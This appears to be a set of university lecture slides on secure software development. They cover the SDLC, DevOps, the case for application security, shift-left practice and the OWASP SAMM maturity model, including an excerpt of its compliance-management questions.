


Secure Software Development

SIO

deti universidade de aveiro
departamento de eletrónica,
telecomunicações e informática


João Paulo Barraca

The Software Development Life Cycle (SDLC)



Implemented following popular models: Agile, Lean, Waterfall, Iteractive, Spiral, DevOps.....

The DevOps model



Secure Software Development

The Problem

- Software is developed towards a functional objective
 - Considering use cases, requirements and features (in an agile process)
- Security is frequently an afterthought
 - Unless security brings business value, use cases are typically feature oriented

As it is not effective to develop a random software and then add the desired features ... **it is not effective to develop a software and then make it secure**

Secure Software Development

The Problem

- Software development is complex
 - Involves several collaborators/teams, several software packages and dependencies
 - Results in multiple artifacts, deployed over a potentially wide ecosystem
 - Easy for development to derail towards wrongly implemented features

As the software becomes more complex, the exposition and opportunities to attackers increase, **becoming hard remove leaked information or to ensure a secure development chain**

Secure Software Development

The Problem

- Software increasingly deals with **sensitive information**
 - Private information from users
 - Confidential information from users or businesses
 - Classified information from governments

Leaking or manipulation of information can result in high impact incidents for software users. Recovery, if possible, **may be highly expensive**

Secure Software Development

The Problem


- Software may interact with the real world
 - IoT in homes and offices
 - OT in critical utilities
 - Automata in industries
 - Autonomous agents in business processes and systems (Cars)

Leaking or manipulation of information can result in high impact incidents for users. Recovery **may be highly expensive and may be impossible**


Why AppSec

- Software is at the **center** of most activities
- Wide range of threats with more **complex techniques**
- Applications are actively explored for vulnerabilities and **Fraud**
- **Impact is broad**: brand, financial, reputation, clients
- **Regulatory** and **Legal** ramifications
- Increased demand by clients and **requirements to access market**

The Secure DevOps model in practice




The Secure Software Development Life Cycle (SDLC)



The Secure Software Development Life Cycle (SDLC)


Shift Left: more effort towards secure requirements and design



Overall SDLC Maturity

OWASP Software Assurance Maturity Model (SAMM)

- **Effective and measurable** way to analyze and improve the **secure development lifecycle**.
 - SAMM supports the complete software lifecycle and is **technology and process agnostic**.
 - SAMM is **evolutive and risk-driven** in nature, as there is no single recipe that works for all organizations.
 - Aligned with NIST CyberSecurity Framework 2.0 (NIST CSF2)
 - Ranges from Organization Strategy to Operations
- Companies can identify their location and build a path towards improving their posture
- <https://owaspsamm.org/>



Overall SDLC Maturity

OWASP Software Assurance Maturity Model (SAMM)

Compliance Management	1	Do you have a complete picture of your external compliance obligations? You have identified all sources of external compliance obligations You have captured and reconciled compliance obligations from all sources
	2	Do you have a standard set of security requirements and verification procedures addressing the organization's external compliance obligations? You map each external compliance obligation to a well-defined set of application requirements You define verification procedures, including automated tests, to verify compliance with compliance-related requirements
